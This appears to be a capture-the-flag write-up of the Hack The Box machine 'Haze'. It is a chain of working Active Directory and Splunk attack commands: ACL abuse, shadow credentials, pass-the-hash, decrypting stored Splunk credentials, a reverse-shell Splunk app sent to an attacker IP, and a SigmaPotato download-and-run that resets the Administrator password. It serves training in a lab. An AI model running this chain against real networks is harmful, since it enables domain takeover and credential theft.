

kerbrute, ldapdomaindump, nxc, and manual LDAP enumeration. And, one discrepancy stood out to me. In my ldapdomaindump and kerbrute output, I could see edward.martin and showed him in an interesting group, but I did not see him when running Get-ADUser -Filter * as mark.adams.So, I re-ran
nxc --bloodhound -c All again as Haze-IT-Backup$ while passing the hash and found much more to exploit.
ldd/domain_groups.json fileldapsearch -x -H 'ldap://dc01.haze.htb' -D 'mark.adams@haze.htb' -w 'Ld@p_Auth_Sp1unk@2k24' -b 'DC=HAZE,DC=HTB' 'objectClass=*' | less
Search LDAP for all objects and pipe to less
nxc ldap dc01.haze.htb -u 'Haze-IT-Backup$' -H '735c02c6b2dc54c3c8c6891f55279ebc' --bloodhound -c All --dns-server 10.129.242.141
- Make ourselves owner of the group
- As owner of the group, give ourselves
GenericAll - Add ourselves to the group
- Change Edward's password and WinRM in as Edward
- Presumably have access to the
C:\Backupsdirectory
Attempting WriteOwner -> ForceChangePassword
Haze-IT-Backup$, because doing -hashes :735c02c6b2dc54c3c8c6891f55279ebc didn't work when using impacket-owneredit

KRB5CCNAME=Haze-IT-Backup\$@dc01.haze.htb.ccache \
faketime "$(ntpdate -q dc01.haze.htb | cut -d ' ' -f 1,2)" impacket-owneredit \
-target 'Support_Services' -new-owner 'Haze-IT-Backup$' \
-dc-ip 10.129.242.141 -k -no-pass -action write \
'haze.htb/Haze-IT-Backup$'@dc01.haze.htb
When trying to make mark.adams the owner, it failed, so make self owner
KRB5CCNAME=Haze-IT-Backup\$@dc01.haze.htb.ccache \
faketime "$(ntpdate -q dc01.haze.htb | cut -d ' ' -f 1,2)" impacket-dacledit \
-target 'Support_Services' -rights 'FullControl' -principal 'Haze-IT-Backup$' \
-dc-ip 10.129.242.141 -k -no-pass -action write \
'haze.htb/Haze-IT-Backup$'@dc01.haze.htb
Allow ourselves to full control of the group
KRB5CCNAME=Haze-IT-Backup\$@dc01.haze.htb.ccache \
faketime "$(ntpdate -q dc01.haze.htb | cut -d ' ' -f 1,2)" \
net rpc group ADDMEM "Support_Services" "Haze-IT-Backup$" --use-kerberos=required -S dc01.haze.htb
Add our own account to the group
KRB5CCNAME=Haze-IT-Backup\$@dc01.haze.htb.ccache \
faketime "$(ntpdate -q dc01.haze.htb | cut -d ' ' -f 1,2)" \
bloodyAD --host "dc01.haze.htb" -d 'haze.htb' -u 'Haze-IT-Backup$' -k set password "edward.martin" 'P@$$word123!'
Change Edward's password


Support_ServicesI had to regroup after that attack didn't work. Instead of looking at the "Transitive Object Control" from Haze-IT-Backup$, I looked at the "First Degree Object Control" from Support_Services, which painted a much clearer picture.
Abusing WriteOwner -> AddKeyCredentialLink
impacket-owneredit to impacket-dacledit to net rpc group ADDMEM but instead of changing the password, we'll add a shadow credential and use it to pass-the-certificate as Edward.Again, repeat the steps from above, up until the password change part. When finished, we'll add the shadow credential.
pipx install git+https://github.com/ShutdownRepo/pywhiskerpywhisker -d 'haze.htb' -u 'Haze-IT-Backup$' -H ':735c02c6b2dc54c3c8c6891f55279ebc' --target "edward.martin" --action add
.pfx fileLateral to Edward


certipy-ad cert -export -pfx hmR0aTCH.pfx -password 'QMxc1tEcjlXgVEdTIHQt' -out pwn.pfxUnprotect certificate file, since certipy-ad doesn't support TGT request with password-protected PFX
faketime "$(ntpdate -q dc01.haze.htb | cut -d ' ' -f 1,2)" certipy-ad auth -pfx pwn.pfx -dc-ip 10.129.242.141 -username 'edward.martin' -domain 'haze.htb'
evil-winrm -i dc01.haze.htb -u 'edward.martin' -H '09e0b3eeb2e7a6b0d419e9ff8f4d91af'Pass the hash and log in as Edward

Enumerate Backups

*Evil-WinRM* PS C:\Backups> download ./Splunk/splunk_backup_2024-08-06.zipDownload the .zip file
unzip -d splunk_backup splunk_backup_2024-08-06.zipUnzip the backup on Kali
cd splunk_backupgrep -ilar 'haze\.htb'Start small and see if we can find anything like emails or domain names
cat Splunk/var/run/splunk/confsnapshot/baseline_local/system/local/authentication.conf
The authentication.conf file was useful before. Let's look again.
[Haze LDAP Auth]

SSLEnabled = 0
anonymous_referrals = 1
bindDN = CN=alexander.green,CN=Users,DC=haze,DC=htb
bindDNpassword = $1$YDz8WfhoCWmf6aTRkA+QqUI=
charset = utf8
find -name '*secret*'
Find the secret file to decrypt the bindDNpassword
splunksecrets splunk-decrypt --splunk-secret ./Splunk/etc/auth/splunk.secret --ciphertext '$1$YDz8WfhoCWmf6aTRkA+QqUI='
Lateral to Splunk

admin along with the password from before let us log inThe Splunk server may be running with some elevated privileges, or we may find some way to elevate our privileges. We can craft a malicious Splunk app, install it, and receive a reverse shell to enumerate further.
 0xjpuff
git clone https://github.com/0xjpuff/reverse_shell_splunkcd reverse_shell_splunksed -i -e 's/attacker_ip_here/10.10.14.106/g' -e 's/attacker_port_here/443/g' reverse_shell_splunk/bin/run.ps1Update the placeholders with VPN IP and port
tar -cvzf reverse_shell_splunk.tgz reverse_shell_splunk
mv reverse_shell_splunk.tgz reverse_shell_splunk.splsudo rlwrap nc -lnvp 443Start a TCP listener

.spl fileLateral to Alexander.Green


 tylerdotrar
Should support the target operating system
wget https://github.com/tylerdotrar/SigmaPotato/releases/download/v1.2.6/SigmaPotato.exeDownload to Kali
sudo python3 -m http.server 80Serve the file over HTTP
cd $env:UserProfileDownload to the target

[System.Net.WebClient]::new().DownloadFile('http://10.10.14.106/SigmaPotato.exe', "$PWD/SigmaPotato.exe")& .\SigmaPotato.exe 'net user Administrator "P@$$word123!"'
Change the Administrator password
Owning the Domain

evil-winrm -i dc01.haze.htb -u 'Administrator' -p 'P@$$word123!'
Flags
User
aee8f3d0fc8039c587424df91bd38444
Root
b50362aca81c1f144c9135e559263f28


